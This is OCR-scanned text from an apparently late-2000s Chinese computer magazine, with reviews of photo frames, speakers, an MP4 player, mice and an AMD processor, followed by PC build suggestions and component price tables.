7英寸的模拟屏幕，分辨率为480×234。由于屏幕分辨率不高，造成了在观看图片的时候，效果不佳，近距离观看有明显颗粒感，只可远观而不可亵玩焉。此外，分辨率较低也造成了在一些设置画面中，文字显示显得不够锐利，会出现锯齿现象。实际上，目前国内厂商的7英寸数码相框，大多数都是采用的这种分辨率较低的模拟屏，虽然在画质上与8英寸以及10英寸的数字屏有少许差距，但是成本优势不容忽视，所以DPF710仅售268元。

除了图片播放，它具有的其他功能包括支持MP3播放以及视频播放。在MP3播放中，DPF710的音量和音质令人满意。在播放歌曲的时候，DPF710可以连续播放多首歌曲，不过并没有特殊的循环模式。此外视频播放中，DPF710支持MPEG1/MPEG2/MPEG4几种视频格式，但MPEG4只能支持DIVX以及XVID这两种编码的视频。在播放视频的时候，由于屏幕分辨率较低，所以画质在动态时会有一定的下降，细节方面略有一些模糊，视频整体效果尚可接受，只是字幕也会出现锯齿现象，虽然不会影响观看，但总让人有一些不舒服。最后要点明的是操作界面依旧没有特色，公版而已。

规格

扩展卡	特色功能
SD/MS/MMC/USB2.0接口闪存盘	提供OTG功能的USB接口

屏幕尺寸	支持视频格式	屏幕分辨率
7英寸	MPEG1 /MPEG2 /MPEG4	480×234



售价较低，性价比较高



公模产品，外观没有新意

天敏DPF710是一款全功能的数码相框，或许在图片显示方面，它的效果并不那么完美，但是支持MP3、电影播放以及其他众多的功能，却足以让DPF710在市场中引起人们的注意。



C指数

项目	分数
易用程度	7
界面外观	5
性能表现	6
特色功能	6

CF [YP24]


中端亦威猛 漫步者R2000T音箱

799元 | 800-810-5526 | http://www.edifier.com.cn

漫步者的产品线中，用户最为熟识的、最为期待的可能便是R系列产品，从早年4.5英寸口径的R1600T、到5英寸口径的R1900TII、及R1900TIII，每款产品几乎都成为经典，不仅用户间争相追捧，也是竞争对手试图超越的标杆之作。掌握了设计与定价准确平衡点的漫步者，稳稳地占据了2.0中端市场。但用户却并不满足，因为他们现在缺少大口径的中端2.0书架箱，也就是今天的主角——漫步者R2000T。




既然是大口径的音箱，那么就先谈谈它的发声单元。






▲口径达6.5英寸的低音扬声器，采用了复合振膜，专为R2000T设计。正因为这枚扬声器，使箱体尺寸变得高大，对比以往2.0R系产品，个头明显要大上一号。这为在桌面上摆放带来不便，但大口径扬声器的好处却是较小口径扬声器所不能比拟的。

功放芯片采用ST公司出品的TDA2050芯片，R2000T内搭载了两颗，理论上可以提供64W的输出功率，但R2000T的实际额定功率仅为50W，功放最大功率实际上是有一定富余，这样做的好处可以简单理解为提供更大不失真的功率段。这套功放电路设计，有着很出色的稳定性以及优秀的音质，它逐渐成了漫步者中级音箱的标准功放平台，R2000T采用的功放电路仅做了少量优化。R2000T具有前级电路，提供了高低音调节的功能，采用的运算放大器芯片为经典的NE5532，这颗当年号称"运放之皇"的运放芯片至今倍受好评。





▲ R2000T的分频器采用了两阶设计，经过优化调整，将扬声器的素质充分展现。分频器对扬声器非常重要，没有好的分频器，再好的扬声器也是徒劳，分频器也能体现音箱设计师对声音的理解。R2000T讲究各频段表现均衡，在分频器的调整中也体现了这一点，在实际听音中，R2000T声音风格中庸而不张扬，不在乎个性化，而在乎声音的内涵，不刻意渲染某频段，不用错误的声音误导人。

为了确保箱体的强度，R2000T使用了更厚的板材来制造箱体，厚度达到15mm，前面板厚度更是达到了18mm，因此它拿起来沉甸甸的。为什么要用厚板材？音箱在发声时，箱体会因为多种原因产生振动，例如箱体内驻波、扬声器传递震动等。箱体一旦振动，声音立刻就会变得浑浊不堪。加强箱体强度是重要的改善音质的措施，它成本较高，但效果却很明显。R2000T在大声压时，箱体依然坚固，不会产生剧烈的箱振。在市售中级音箱当中，R2000T的板材厚度算得上是非常少见了。

R2000T刚一开声，就显示出了明显的中性气息，值得表扬的是其解析力可圈可点，声音较为豁亮，不干涩。乍听之下除了均衡也难以找出其他更贴切的形容词。中高频虽说不上有多出色，却也没有太大的疏漏之处，低频方面估计受限于内部功率，并不如想象中的惊人庞大，说实话，这颗单元也不是一颗长冲程的单元，但听上一段时间不会感到低频的量感不足，一切够用就好。

规格

频率响应	信噪比	扬声器单元
20Hz～35kHz	≥95分贝	低音6.5英寸，高音单元1.5英寸
音箱类型	额定功率	
2.0	50瓦	



中档音箱领域"特殊"的6.5英寸产品

低音稍有一些混浊感

R2000T继承了R系列的传统，中端但不低质，有足够吸引眼球的资本。从实际试听感受来看，这款新品均衡中性、大口径单元带给用户更多发挥的潜力。

CF [YP25]



不拉伸 不变形

台电M39 MP4播放器

599元 | 020-38731788 | http://www.teclast.com

台电M39并非想象中的高清产品，它那一块4：3比例、3.5英寸的触摸式液晶屏幕，便暴露了自己的身份——主打CMMB电视播放功能。在屏幕的周围是经过钢琴烤漆处理的面板，简洁大方不经任何修饰，仅在左右安置了两个立体声扬声器。机身背面是一块一次性冲压成型的金属外壳，采用了纯黑色的磨砂处理，手感结实。

由于它采用了触摸屏操作的设计，所以机身上仅存一个电源开关键、数据线接口，耳机插口则被安放于机器的右侧。作为CMMB标志的接收天线收纳在机身的左上角，采用了可折叠、5段伸缩设计，为在不观看电视节目时可完全隐藏起来，不会对外观及操作造成任何的影响。除了机身带有8GB的闪存外，还可以通过TF卡进行外部扩充。

在操作方面，M39的节目菜单十分直观，可以通过自动搜索或者手动调台来搜索节目频道。由于营运商以及CA加密技术支持，现时M39只可观看到CCTV-1、CCTV-3、CCTV-5、CCTV-9、CCTV-新闻、CCTV-少儿和所在区域的一线频道。

在对测试样片进行播放测试的过程中（样片分辨率为720×480），M39的表现十分畅顺，没有出现卡帧或色块，作为集成功能的MP4播放功能来说，M39的表现可以满足大部分用户的需求。值得一提的是，虽然M39采用了4：3比例的屏幕，但是在播放宽屏视频文件时还是可以通过播放菜单中的屏幕比例切换键，对视频的横宽比进行切换，使视频在播放时不会出现变形的现象。

规格

屏幕尺寸	扩展卡	内存容量
3.5英寸	TF/Micro SD	8GB

支持视频格式	特色功能
RM/RMVB/AVI/FLV/WMV/MPG/DAT/3GP/MP4/ASF	CMMB数字电视接收


触摸屏幕操作新颖，主打CMMB，且随机赠送蔡依林新专辑《花蝴蝶》MP3歌曲。


操作界面依旧公版没有新意


M39无论是在画音表现上还是在CMMB数字电视接收方面，都有着十分强劲的表现，触摸屏幕操作新颖，值得选购。





项目	分数
易用程度	8
界面外观	7
性能表现	7
特色功能	7

CF [YP16]

2.2的回响

现代HY-430音箱

399元 | 400-799-1617 | http://www.szcjc.com

现代HY-430音箱外观设计简约时尚，花纹状图案散落在音箱的前面板上，极富艺术气息。音箱采用了木质结构的低音炮，箱体表面覆有一层细细的磨砂贴皮，手感不错。前面板覆有黑色的光面塑料板，在花纹的衬托下，独特“双核”单元设计显得格外抢眼。低音炮呈横卧式，其侧面开有一个倒相孔，背面可以看到两组RCA音频接口，电源开关则被安置在音箱底部。在低音炮前面板右上方是一排整齐的旋钮装置，它们由左至右分别为高音增益旋钮、低音增益旋钮和主音量旋钮，旋钮融入了拉丝工艺，阻尼适中，操作起来比较舒适。

卫星箱比起低音炮来说就显得“苗条”许多，它采用了双分频设计，同样为木质结构，风格与低音炮保持一致。在卫星箱前面板的上方配置了一颗1英寸钕铁硼高音单元，外面通过两条平行的塑料框架加以保护，在高音单元下方是一枚3英寸的中音单元。

试听测试中，高音非常干净，但是比较单薄，缺乏一丝润度；中音把握得比较到位，没有非常干涩的感觉；低音部分可以用喜忧参半来形容，必须承认“双核”结构带来了不错的震撼力，但下潜不足。



规格

音箱类型	扬声器单元
2.2	低音4英寸，高音单元1英寸

频率响应	信噪比	额定功率
30Hz～20KHz	≥70分贝	28瓦


外观新颖，适合游戏营造氛围


最应有特色的低音下潜不足

外观与性能可以与当前任意一款中低端2.1多媒体音箱相抗衡，“双核”低音炮设计是它的亮点，较为合适游戏玩家和喜好流行乐的用户。



项目	分数
易用程度	7
界面外观	7
性能表现	6
特色功能	5

CF [YP26]

超越极限 雷柏V8无线游戏鼠标

398元 | 400-888-7778 | http://www.rapoo.cn

对于绝大部分用户，鼠标的性能与用户是否正常使用电脑没有很大的关联，因此游戏鼠标从实际应用上对大部分消费者来说都是意义不大的，而且拥有快而精准的定位能力的鼠标，售价都较一般家用鼠标要高得多。然而，如果上升到游戏的层面，一款性能强大的游戏鼠标是所有发烧玩家最重要的装备之一，鼠标高低端的差别在游戏中能够完全表现出来。



最大加速度	连续工作时间	电池规格
30G	30个小时	AA×2
充电时间	**图像处理**	**最高速度**
2小时	10000帧/秒 900万像素/秒	150英寸/秒
分辨率		
200dpi～5000dpi		

当电子竞技成为一项运动，人们对游戏鼠标的追求也变得无止境。罗技的G系列、微软的X系列、Razer的各类蛇，似乎优秀的游戏鼠标都无外乎这三家的产品。但其实不然，随着雷柏在家用、商用等2.4G领域攻城拔寨的同时，也注视着游戏市场这块大大的蛋糕。今天进入评测室的便是雷柏出品的高端无线游戏鼠标V8（以下简称V8），究竟它是否能胜任发烧友近乎BT的要求呢？

外观：你也是一条蛇？

V8的外观风格让人错以为又是Razer的"一条蛇"，但仔细观察风格又大相径庭，不同于Razer内敛的深邃，V8可谓是霸气的响尾蛇。它采用了左右对称的外形设计，双手通用，鼠标的表面为亮面仿釉质设计，亮度高，触感滑润。宽大的，带有亮银色镶边的滚轮，滚轮表面有刻度线，滚动中有阶段感。

V8左右键部分并非平整的一块，而是略有凹陷，手指可以很轻松牢靠地定位在上面，左右键键面较宽广，给手指提供了足够的腾挪空间，就算手指粗大的朋友也不会轻易误按两旁的快捷键。快捷键体积较大，排列整体的集中在鼠标前半段，便于手指按压。

■鼠标采用了中部下凹的波浪形按键，左右按键两侧的边框上各有三个按键。

观察其侧面，仿蛇腹式的防滑侧边也给人一种动物界的狂野，更加给人一条蛇的感觉，看似安静却蓄势待发，每一个细小的波动都会让它极速启动。"蛇腹"采用橡胶制作，不仅触感手软贴合指尖，而且防滑效果极佳。




■蛇腹式指位防滑软胶可有效增强控制力度，避免鼠标失控，特别是夏天手心汗多，这样的设计更容易获得良好的操控感。

结构：光头前置，是福是祸？

V8采用了光头前置的设计，与光头中置的游戏鼠标相比，玩家手腕部很小幅度的移动即可带动光头较大幅度的摆动。这意味着玩家手腕较小的动作，即可完成大范围移动光标的操作，可有效提升操作速度，并减小腕部的疲劳感。

V8快捷键对称分布在鼠标左右两侧，左侧为G1、G2和CPI按键。该CPI按键支持800dpi、1600dpi、3200dpi和5000dpi分辨率，并且在按键后沿有LED灯作相应指示。


说到这里就不得不说一说鼠标的重量问题，相比微软、罗技的重量砝码设计，V8在这一点上还有所欠缺，附带两节AA充电电池的V8重量相当了得，小编这种长期使用G5全重的人使用时对其重量都有一段的适应时间。



■鼠标使用两节AA电池，虽然鼠标本身重量不大，但如果安装电池后可能会让使用者不大习惯，需要一段时间的适应。

核心：光学引擎的胜利

5000dpi！在几年前大家还在津津乐道IE 3.0的时候这是一个想都不敢想的数字，这要多亏了V8的核心安捷伦A9500。雷柏与安捷伦深度合作，首家应用了安捷伦最新力作——A9500芯片，官方材料号称，该芯片作为世界顶级的激光引擎，拥有目前极先进的技术，硬件支持5000dpi分辨率，500Hz报告率以及2ms极速响应时间，具备作为顶级游戏鼠标的优良硬件质素。



■安捷伦

A9500光学引擎，剧透一下，罗技G9x鼠标使用的S9500光学引擎与A9500同属一代产品，性能上几乎相同。

小知识 安捷伦

安捷伦科技(NYSE:A)是由美国惠普公司战略重组分立而成的，其业务重点包括通信、电子及化学分析与生命科学。1999年11月18日，安捷伦科技以代码"A"在纽约股票交易所挂牌上市。虽然在除了光学传感之外的领域里，安捷伦也取得了巨大的成就。但是对于广大玩家来说，大家提起安捷伦（AGILENT），还是首先想起它作为世界上最著名的鼠标用光学/激光感应器材的生产厂家。

CF [YP27]




经典再次升级
AMD 速龙X2 7850黑盒版

新品 | 800-830-5643 | http://www.amd.com.cn

目前市场最热门的莫过于速龙 X2 7750，而这款产品已经在市场上销售已久，需要新鲜产品的注入或者更新，而眼下速龙 X2 7750的亲兄弟速龙 X2 7850已正式上市，其相比速龙 X2 7750在主频上有所提升，同时继续走性价比路线成为入门双核的首选。

速龙 X2 7850黑盒版是市场热门速龙X2 7750的升级替换版，同样采用了和AMD高端羿龙处理器一样的架构，是一款出身高贵的双核处理器，而且性能指标没有任何缩水，是目前市场上唯一一款配备了三级缓存的双核处理器。三级缓存的作用毋庸置疑，令速龙X2 7850黑盒版在游戏方面的表现更加抢眼。从目前的情况来看，游戏对于CPU的缓存依赖性越来越高，拥有2MB超大三级缓存的速龙 X2 7850黑盒版自然获益良多。

速龙 X2 7850 黑盒版仍然采用K10架构，主频为2.8GHz，外频为200MHz，倍频为14x。并且这款处理器沿用了黑盒版设计，不锁倍频，因此如果要超频可以通过直接调节倍频的方式进行，对系统其他部件要求很低，从而让用户超频更简单、安全，自然也更轻松。也正因为如此，全系列的黑盒版处理器一直广受欢迎。



处理器每个核心具备64K L1指令Cache、64K L1数据Cache，一级缓存总共有128KB；二级缓存总共为2×512KB，并具有2MB三级缓存，支持SSE、SSE2、SSE3、SSE4A多媒体指令集和X86-64运算指令集。

由图1中可以看出，速龙 X2 7850 黑盒版很好保持了更高端的羿龙处理器的主要技术规格。应该说，从性价比的角度看，AthlonX2 7850还是很有吸引力的。它做到了延续目前Athlon系列产品的优秀传统，特别适合那些主要对游戏有兴趣，但预算有限，因而考虑购买高主频双核的消费者。

规格

总线速度（MHz）	处理器频率（GHz）
200	2.8

CPU支持指令集	核心代号
MMX、3D NOW!、SSE、SSE2、SSE3、SSE4a、EMT64	Kuma

HT总线（MHz）	接口类型
1800	Socket AM2+

缓存大小（KB）	处理器倍频
128×2（L1）+512×2（L2）+2048（L3）	14


性价比突出


相比Intel同级产品超频潜力有限


中低端Intel E5300的强力竞争者，组建3A平台的最优之选，推荐选购



指数	
易用程度	8
界面外观	7
性能表现	7
特色功能	8

CF [YP28]

急动精灵
魔技M313i无线鼠标



新品 | 0755-29972803 | http://www.kindlesky.com

在魔技M970游戏套装赢得了消费者的赞同后，评测室再一次接到了新上市的魔技M313i无线鼠标。一改游戏套装的多功能设计，此款鼠标无论在外形还是特色上都透露出简约的感觉。

外观设计细腻稳重

魔技M313i无线鼠标整体大小适中，整体来看稳重而且设计独到，灰白相间的外观透露出细腻的美感。

左右对称的设计，在传统的对称设计思路上加入了让人更加舒适的工字型曲线设计技术。在增大鼠标接触面积的同时也为用户舒适性做了必要的考虑。特别是对于长时间使用鼠标的用户来讲，舒适的把握姿势非常重要。但可惜的是在它的侧面上并没有找到防滑设计迹象。

性能表现中规中矩

★**测试1：** 鼠标在各种鼠标垫上都能良好的移动，并且没有丢帧现象，不过仍然建议用户使用复合材料的鼠标垫，效果最为理想。

★**测试2：** 鼠标在三周时间使用后，外表并未发现掉漆变色。

★**测试3：** 普通办公中，此款鼠标表现良好，唯一的缺点是由于dpi不高，在高分辨率显示下横穿桌面稍有费力。

★**测试4：** 游戏表现只能说是中规中矩，关掉鼠标加速后的魔技M313i无线鼠标，虽在定位精度上没有太大瑕疵，但由于外形不大、重量较轻，故稳定程度欠佳。

规格

续航能力（月）	分辨率（dpi）	按键数量
3	800	3

接口类型	传输距离（m）	无线标准	电池类型
USB	10	2.4G	AAA×2


外形小巧、性能尚可


dpi偏低

作为一款小巧的无线鼠标，在保持低廉价格的同时能做到此种性能、外观已经是相当不错，不过其更适合女性用户和笔记本用户使用。




指数	
易用程度	6
界面外观	7
性能表现	7
特色功能	7

CF [YP29]

TOP1

映泰 TPower X58A



▼200 目前


¥1599

芯片组	X58+ICH10R
CPU种类	Core i7, Core i7 Extreme
CPU插槽	LGA1366
内存支持	DDR3 1866×4
板载声卡	Realtek ALC888S 8声道HDAudio芯片
板载网卡	Realtek RTL 8111C 千兆网络控制器

映泰的这款产品可以说是简化版本的X58，虽然是简化版，但这款X58A依然布局精巧，做工紧凑，12+2相供电更是给整个平台提供了强劲的电力。值得一提的是，为了保证用户超频，12+2相中的后两相是专为内存超频供电而设计的，设计非常的人性化。在价格下调后，其还有下降的空间，喜欢的用户可以继续关注。

TOP2

昂达 魔剑P43+



100 目前

¥599

芯片组	P43+ICH10
CPU种类	Core2 Duo, Core2 Quad, Core Extreme, Pentium E
CPU插槽	LGA775
内存支持	DDR2 800×2, DDR3 1333×2
板载声卡	Realtek ALC888 8声道HDAudio芯片
板载网卡	Marvell 88E8056网络控制器

魔剑P43+最大的特点就是它支持DDR2和DDR3双内存规格，在如今内存过渡的时期这显得尤为重要。不过用户需要注意，即便同时使用两种规格的内存，该主板最大也只能支持4GB的内存。而且在内存达到4GB后，如果没有相应系统的支持，这4GB的容量也是认不全的，所以如何搭配内存，用户要留意。

让四核之梦起飞，5500元成就四核梦想

CPU	AMD Phenom II X4 810(盒)	1160元
内存	宇瞻 2GB DDR2 800	155元
主板	华硕 M4A78 PLUS	835元
硬盘	日立 320GB 7200/16MB	335元
显卡	迪兰恒进 HD4870火钻/512MB	1190元
显示器	LG W2243S	1090元
光驱	三星 TS-H353B	125元
键鼠	多彩 DLK8021P+M315BP	85元
机箱	富士康 TSAA-091+长城 双动力BTX-400P4	450元
音箱	金河田 S3302	105元
总计		5530元

不少朋友早都想装一台四核PC，可由于当时45纳米的四核只有Intel一家，价格方面不是很好，因而迟迟没有出手。现在随着AMD羿龙二代的推出，四核心的价格一路下调，价格的顾虑倒是不存在了，可选择什么样的处理器呢，是新秀Phenom II X4 810还是老将Core 2 Quad Q8200？经过一番调查和咨询，尽管Phenom II X4 810在Super π、国际象棋和3D渲染的测试中不如Core 2 Quad Q8200，但是在内存性能、视频压缩、游戏性能上Phenom II X4 810要略高一筹。需要特别指出的是在《孤岛危机》、《孤岛惊魂2》、《使命召唤5》、《侠盗车手4》等多款游戏中Phenom II X4 810取得了完胜，非常令人难得。

高清黄金侠，把影院轻松搬回家

CPU	Intel Core 2 Duo E7400 2.8GHz(盒)	765元
内存	创见 2GB DDR2 800	155元
主板	影驰 iP45A	590元
硬盘	西部数据 320GB 7200/16MB	325元
显卡	铭瑄 极光9800GTX+终结者/1GB	799元
显示器	AOC F22S	1010元
光驱	明基 DW2200	115元
键鼠	LG MKS 600	65元
机箱	爱国者 CA-E324+航嘉 冷静王钻石2.3版本	370元
音箱	现代 HY-203	99元
总计		4353元

影院的清晰和震撼总给人以回味，怎样才能把它搬回家？其实，做起来不是什么难事。首先，在处理器的选择上，现在都是软解高清视频编码本对处理器的要求不是很高，可考虑到硬盘空间总是有限的，肯定要选配DVD刻录机，因而为了保证速度和品质还是选择了高频的Core 2 Duo E7400。除此之外，它还能满足一下用户对高频游戏的追求。接下来是主板，作为各个部件的载体，主板的质量至关重要。影驰iP45A采用全固态电容和热管散热设计，足以保证整机长时间的运作。另外，自动超频操作还能让用户小小的体会一下超频的快感。剩下的显卡选择了9800GTX+，不但够满足高清解码的需要，在游戏方面，还能给用户不错的享受。

CFan帮你攒

要求一： 价格在2000~2500元。
要求二： 只要主机、光驱、键盘、鼠标、显示器不需要。
要求三： 4GB内存，可以非常流畅地玩WOW，可以双开WOW，并且也很流畅。

（小编建议：一看就是一个痴迷的wower，好吧满足你的要求，在这个内存大涨的时候配备4GB真可谓是逆流而上。题外话，注意休息，莫沉迷啊！）

读者：Bridgestone

CPU	AMD Athlon64 X2 7750(黑盒)	410元
内存	三星 2GB DDR2 800(金条)×2	300元
主板	双敏 UR770A-CF V3	390元
硬盘	希捷 160GB 7200.11 8MB/SATA	265元
显卡	蓝宝石HD4830 512M GDDR3海外版	699元
机箱	百盛 A502+鑫谷 劲持330静音版	290元
总计	2354元	120元
键鼠	新贵 KM-103	75元
机箱	技展 彩钢9号+	199元
电源	康舒 IP430	299元
音箱	麦博 M-111	138元
共计		6908元

最近内存的涨价可以用疯狂来形容，从起初110元左右的低价位一路飙升到目前的160元附近，最高时甚至还达到了近180元，此时选购大容量内存真的需要一定的勇气。其实如果预算充足的话，不妨购入羿龙II+790GX平台，感受下DDR3，毕竟持续走跌的DDR3内存用起来是有一定的性能优势的。在平台的选择上，一些用户还认为家庭用机应该选Intel平台，毕竟稳定。处理器发展到现在的双核甚至多核，就稳定性而言，两大平台Intel与AMD之间几乎不差什么。倒是现在AMD平台集处理器、主板、显卡为一体，兼容性方面可能要更佳一些。另外WLK的阴影太过变态，想双开完美最好选择酷睿四核或者羿龙II X4，不过降低一些特效，这套配置还是能达到你的要求。

即日起，读者可以发送攒机要求至yingpqz@cfan.com.cn，主题请标明：CFan帮你攒，由CFan的小编帮助你挑选硬件并刊登在杂志上。

四核破千欲成主流，E5200再创新低

双核处理器早已全面取代单核，而随着四核处理器不断降价，似乎预示着刚刚普及时间不长的双核处理器即将被四核所淘汰。最近Intel Q8200首次跌破千元，成为四核处理器中最具性价比的产品之一，而一贯热销的双核E5200处理器也打出了历史性低价的415元，进一步挤压入门级处理器的生存空间。

内存方面依旧是涨涨跌跌，以金士顿为代表的一干内存厂商在经历了2GB 99元的低潮之后，最近似乎日子稍微好过了一点，DDR2 800 2GB单条在150元价位上反复上下调整，这里建议大家，由于主板内存插槽有限，而无论Windows Vista还是呼之欲出的Windows 7在内存占用方面恐怕都不是善茬，所以还是有限购买2GB单条产品吧，是否双通道对实际应用的影响极小，几乎可以忽略不计，而容量大小则直接影响读写交换文件的次数。

2TB硬盘刚刚上市时价格高达2000余元，毫无性价比，现在降到1400元左右之后（例如西部数据）则很值得考虑了，虽然单位价格仍然比550元1TB的日立稍贵一点，但机箱内硬盘位毕竟不太多，价格能接受的话，还是一次性买大一点的吧。此外希捷7200.11 1.5TB卖840元也不错。



CF [YP30]

主流显卡价位再降，799元的4850和GTS250

几个月前，ATI HD4850降价到899元以后再无动静，直到NVIDIA把9800GTS+改个名冒充新产品（GTS250）卖到799元后，ATI（或者说是AMD）终于坐不住了，以迪兰恒进、蓝宝石为首的一干厂商开始将HD4850的价格同样调降至799元。需要提醒大家的是，目前799元的HD4850多为非公版，在散热、供电模块上往往有所缩水，购买前要做好功课。入门显卡方面，499、599元的9600GT虽然价格稍微便宜一点，但性能降低不少，反正游戏也玩不爽，干脆买集成显卡的主板算了……

另外，盈通推出了HD4890之后，顺便又搞了个买赠活动，具体内容是盈通Radeon HD 4890显卡 + 盈通790GX封神版主板 = 2398元，然后加1块钱送安泰克BP550 Plus电源（价值699），这样折合下来，HD4890显卡和790GX主板只要1700元就能买下，还是很超值的，很适合新装中高端机器的人。



CF [YP31]

CPU

型号	平均价(元)
Intel	
Intel Core 2 Duo E7200 2.53GHz(散)	650
Intel Core 2 Duo E8100 2.33GHz(散)	800
Intel Core 2 Quad Q8200 2.33GHz(散)	990★
Intel Core 2 Quad Q9400 2.66GHz(盒)	1640
Intel Core i7 920(盒)	2010
AMD	
AMD Athlon64 X2 5200+(盒)	380
AMD Athlon64 X2 7750(黑盒)	410
AMD Phenom X3 8650(盒)	545
AMD Phenom II X4 810(盒)	1160★
AMD Phenom II X4 920(盒)	1260

▲AMD全新45nm处理器虽然进入了市场，但是近一段时间它并没有给价格带来实质上的贡献，反倒与Intel一起产生了观望的态势。这多少与Windows 7的脚步越来越近有关系，因为想要换机或升级的用户早已经跃跃欲试。不过，对于升级的用户建议下载Windows 7 Upgrade Advisor工具，检测一下自己机器配置与Windows 7要求的差距，做到升级心中有数。

主板

型号	平均价(元)
Intel	
技嘉 GA-EP45-DS3L	949
超磐手 AP45+ GTR V20	799 ★
映泰 TP45D2-A7	690
华硕 P5QL	599
昂达 魔剑X58	1490
AMD	
技嘉 GA-MA790FXT-UD5P	1699
超磐手 AK790+ GTR	699
映泰 A770 A2G+	490
昂达 魔剑A770+	590 ★
双敏UR790GX	499

▲同当年的Vista认证一样，现如今的Windows 7也十分火爆，虽然获得认证代表厂商的能力达到了微软要求，但是眼下其产品并一定能支持Windows 7，尤其是集成显卡的主板。不少商家介绍产品时，说某某厂商已经能获得了Windows 7认证，将来其产品一定能支持Windows 7，用户对此应格外的注意，不要轻率冒进。

显卡

型号	平均价(元)
ATI	
蓝宝石 HD4870白金版/512MB	1299★
蓝宝石 HD4890/1GB	1799
耕昇 HD4850张飞版/512MB	999
耕昇 HD4870吕布版/512MB	1299
华硕EAH4670/DI/512M	699
NVIDIA	
索泰N9600GSO-512D3米格版	499
索泰GTS250-512D3首发版	899
微星 N260GTX-T2D896-OC/896MB	1399
微星 N275GTX Twin Frozr/896MB	1899
华硕ENGTX275/HTDI/896MD3	1799

